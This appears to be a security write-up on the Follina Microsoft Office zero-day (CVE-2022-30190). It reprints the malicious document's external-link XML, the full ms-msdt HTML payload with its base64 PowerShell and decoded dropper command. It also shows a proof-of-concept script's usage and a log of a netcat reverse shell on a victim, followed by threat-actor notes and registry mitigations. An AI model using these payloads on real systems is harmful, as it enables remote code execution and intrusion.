New Microsoft Office Zero-Day ‘Follina’ Exploited in Remote Code Execution Attacks


Microsoft

CVE-2022-30190

Executive summary

There was news of a zero-day remote code execution error in Microsoft Office on the Internet. More precisely, perhaps this is a code execution vulnerability that can be exploited via Office files, but as far as we know, there may be other ways to trigger or abuse this vulnerability.

On Monday May 30, 2022, Microsoft issued CVE-2022-30190 regarding the Microsoft Support Diagnostic Tool (MSDT) in Windows vulnerability.



nao_sec
@nao_sec

Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. virustotal.com/gui/file/4a240...


```
ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
eForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
se64String('+[char]34
A9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
GUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```

ÖS 5:38 · 27 May 2022 · TweetDeck

Microsoft has assigned the identifier CVE-2022-30190 to this bug. According to "CVSS 3.x Severity and Metrics" this vulnerability's severity score is 7.8 HİGH. This vulnerability name is "Follina".

Introduction

By Kevin Beaumont, the vulnerability was named "Follina" because "0438" at the end of the malicious Word file is the area code for the municipality of Follina in Treviso, Italy.,



41 security vendors and no sandboxes flagged this file as malicious

4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
05-2022-0438.doc
cve-2017-0199 cve-2022-30190 docx exploit

10.01 KB
Size

2022-06-03 07:04:53 UTC
27 minutes ago

Security Vendors' Analysis

Ad-Aware	Trojan.GenericKD.50350679	AhnLab-V3	Downloader/DOC.External
Alibaba	Trojan:Office/Cve-2022-30190.a	ALYac	Exploit.MSOffice.Gen
Arcabit	Trojan.Generic.D3004A57	Avast	OLE:RemoteTemplateInj [Trj]
AVG	OLE:RemoteTemplateInj [Trj]	Avira (no cloud)	W97M/Dldr.Agent.wzxic

(https://www.virustotal.com/gui/file/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784/detection)

Beaumont says the vulnerability goes back more than a month. Underlining that the Word file named “interview invitation” targeting a user in Russia under the name of Sputnik Radio was uploaded to VirusTotal, the researcher states that this document directly exploits the Follina vulnerability.

Some implications about this exploit;

- This is a 0-day attack that sprung up out of nowhere, and there’s currently no patch available
- This 0-day features remote code execution, which means that once this code is detonated, threat actors can elevate their own privileges and potentially gain “god mode” access to the affected environment
- The mitigations that are available are messy workarounds that the industry hasn’t had time to study the impact of. They involve changing settings in the Windows Registry, which is serious business because an incorrect Registry entry could brick your machine
- Detonating this malicious code is as simple as opening up a Word doc—in preview mode

Explanation of the vulnerability with its impact


A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user’s rights.

Explanation of the exploit

Steps:


1. An external reference to an attacker-controlled IP address is included in the schema of the infected Word document. These external references would have the following format:

   Target=”<attacker-domain>.com/malicious-html.html!” TargetMode=”External”



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="
styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!" TargetMode="External"
/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
 Target="fontTable.xml"/></Relationships>
```

2. At “<attacker-domain>.com/malicious-html.html” is a malicious HTML document. This document will contain a malicious “window.location.href” tag featuring a crafted “ms-msdt” troubleshooting string containing a base64-encoded payload as follows:




```
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
// ... Junk comments removed ...
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
        IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
    +'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21
    kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFB
    IDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/
        mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

The interesting part is the windows.location.href. The protocol schema is “ms-msdt:/“ (note the single slash!). What’s this MSDT or “Microsoft Support Diagnostic Tool”? msdt.exe is a tool provided by Microsoft that will collect information to send to Microsoft Support.

3. Microsoft Office will automatically process the MSDT URL and execute the Powershell payload. The Base64 contains this:




```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill \
/f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r \
%temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c \
&&expand 1.c -F:* .&&rgb.exe";
```

Upon the original document being loaded, either with Protected View being disabled for Office documents or within Protected View (or within a document preview) for .rtf files, the PowerShell will execute to download and execute malware. The above represents a powerful mechanism by which attackers could deploy remote access Trojan (RAT) malware to victim workstations.

MS-MSDT "Follina" Attack Vector POC:

1. Create a "Follina" MS-MSDT attack with a malicious Microsoft Word document and stage a payload with an HTTP server.



```
┌──(kali㉿kali)-[~/git/msdt-follina]
└─$ python3 follina.py
[+] copied staging doc /tmp/8tjw8ra0
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD / HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] "GET /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] "GET /index.html HTTP/1.1" 304 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:47] "HEAD /index.html HTTP/1.1" 200 -
```

```
usage: follina.py [-h] [--command COMMAND] [--output OUTPUT] [--interface
INTERFACE] [--port PORT]

options:
  -h, --help            show this help message and exit
  --command COMMAND, -c COMMAND
                        command to run on the target (default: calc)
  --output OUTPUT, -o OUTPUT
                        output maldoc file (default: ./follina.doc)
  --interface INTERFACE, -i INTERFACE
                        network interface or IP address to host the HTTP
server (default: eth0)
  --port PORT, -p PORT  port to serve the HTTP server (default: 8000)
```

2. Example:

   - Pop calc.exe:


     $ python3 follina.py
     [+] copied staging doc /tmp/9mcvbrwo
     [+] created maldoc ./follina.doc
     [+] serving html payload on :8000

   - Pop notepad.exe:

     $ python3 follina.py -c "notepad"

   - $ python3 follina.py -r 9001

Note: this downloads a netcat binary onto the victim and places it in C:\Windows\Tasks. It does not clean up the binary. This will trigger antivirus detections unless AV is disabled.



Microsoft
Sign in to set up Office
Program Compatibility Troubleshooter
Resolving issues
Cancel
Excel
kali@kali: ~/git/msdt-follina
kali@kali: ~/git/msdt follina 92x41

```
┌──(kali㉿kali)-[~/git/msdt-follina]
└─$ python3 follina.py  -r  9001
[+] copied staging doc /tmp/v6t408rq
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 9001'
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.111.140.
Ncat: Connection from 192.168.111.140:50968.
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\Users\local_admin\AppData\Local\Temp\SDIAG_7049ca1e-3e4f-4b58-9ded-a7467ba94ad9>whoami
whoami
desktop-l31m0v1\local_admin

C:\Users\local_admin\AppData\Local\Temp\SDIAG_7049ca1e-3e4f-4b58-9ded-a7467ba94ad9>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC31-2382

 Directory of C:\Users\local_admin\AppData\Local\Temp\SDIAG_7049ca1e-3e4f-4b58-9ded-a7467ba9
4ad9

05/30/2022  10:16 AM    <DIR>          .
05/30/2022  10:16 AM    <DIR>          ..
06/05/2021  05:06 AM            24,702 DiagPackage.diagpkg
06/05/2021  05:06 AM            73,728 DiagPackage.dll
05/30/2022  10:16 AM    <DIR>          en-US
05/30/2022  10:16 AM    <DIR>          result
06/05/2021  05:06 AM            50,934 RS_ProgramCompatibilityWizard.ps1
06/05/2021  05:06 AM            16,952 TS_ProgramCompatibilityWizard.ps1
06/05/2021  05:06 AM               453 VF_ProgramCompatibilityWizard.ps1
               5 File(s)        166,769 bytes
               4 Dir(s)  178,344,423,424 bytes free

C:\Users\local_admin\AppData\Local\Temp\SDIAG_7049ca1e-3e4f-4b58-9ded-a7467ba94ad9>
```

Current exploitation status (relevant threat groups, attack campaigns)

- A China-linked APT group is actively exploiting the recently disclosed Follina zero-day flaw in Microsoft Office in attacks in the wild.
  China-linked APT group TA413 has been observed exploiting the recently disclosed Follina zero-day flaw (tracked as CVE-2022-30190 and rated CVSS score 7.8) in Microsoft Office in attacks in the wild.

- According to Nate Nelson, "A government-aligned attacker tried using a Microsoft vulnerability to attack U.S. and E.U. government targets".
  According to researchers at Proofpoint, state-sponsored hackers have attempted to abuse the Follina vulnerability in Microsoft Office, aiming an email-based exploit at U.S. and E.U. government targets via phishing campaigns.

Mitigation suggestions

While a patch is not yet released at the time of writing, you can still pursue mitigating efforts to limit your attack surface. There are a few things you can do to stop some or all of the "features" used in this type of attack.

- **<u>Unregister the ms-msdt protocol:</u>**

  According to Will Dormann;
  Copy and paste the text into a notepad document:
  - Click on File, then Save As…
  - Save it to your Desktop, then name the file disable_ms-msdt.reg in the file name box.
  - Click Save, and close the notepad document.
  - Double-click the file disable_ms-msdt.reg on your desktop.

Note, if you are prompted by User Account Control, select Yes or Allow so the fix can continue.

- A message will appear about adding information into the registry, click Yes when prompted
- A prompt should appear that the information was added successfully

- **To disable the MSDT URL Protocol:**

  Disabling MSDT URL protocol prevents troubleshooters being launched as links including links throughout the operating system. Troubleshooters can still be accessed using the Get Help application and in system settings as other or additional troubleshooters. Follow these steps to disable:

  - Run Command Prompt as Administrator.
  - To back up the registry key, execute the command “reg export HKEY_CLASSES_ROOT\ms-msdt filename“
  - Execute the command “reg delete HKEY_CLASSES_ROOT\ms-msdt /f”.

How to undo the workaround:

- Run Command Prompt as Administrator.
- To restore the registry key, execute the command “reg import filename”

Conclusion

A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user’s rights.

There is no patch released for this vulnerability. For now, prevention can be provided with the mitigation methods suggested. It should be followed up-to-date and most importantly, users should be aware of not opening suspicious files.

References

- https://twitter.com/nao_sec/status/1530196847679401984?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1530196847679401984%7Ctwgr%5E%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fcdn.embedly.com%2Fwidgets%2Fmedia.html%3Ftype%3Dtext2Fhtmlkey%3Da19fcc184b9711e1b4764040d3dc5c07schema%3Dtwitterurl%3Dhttps3A%2F%2Ftwitter.com%2Fnao_sec%2Fstatus%2F1530196847679401984image%3Dhttps3A%2F%2Fi.embed.ly%2F1%2Fimage3Furl3Dhttps253A252F252Fabs.twimg.com252Ferrors252Flogo46x38.png26key3Da19fcc184b9711e1b4764040d3dc5c07
- https://www.virustotal.com/gui/file/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784/detection
- https://isc.sans.edu/forums/diary/New+Microsoft+Office+Attack+Vector+via+msmsdt+Protocol+Scheme+CVE202230190/28694
- https://www.youtube.com/watch?v=vHW_hb2m_pw
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190
- https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
- JohnHammond/msdt-follina: Codebase to generate an msdt-follina payload (github.com)
- https://securityaffairs.co/wordpress/131843/apt/china-apt-exploits-follina-flaw.html
- https://threatpost.com/follina-exploited-by-state-sponsored-hackers/179890/
- Unregister ms-msdt to protect against recent Office 0day (github.com)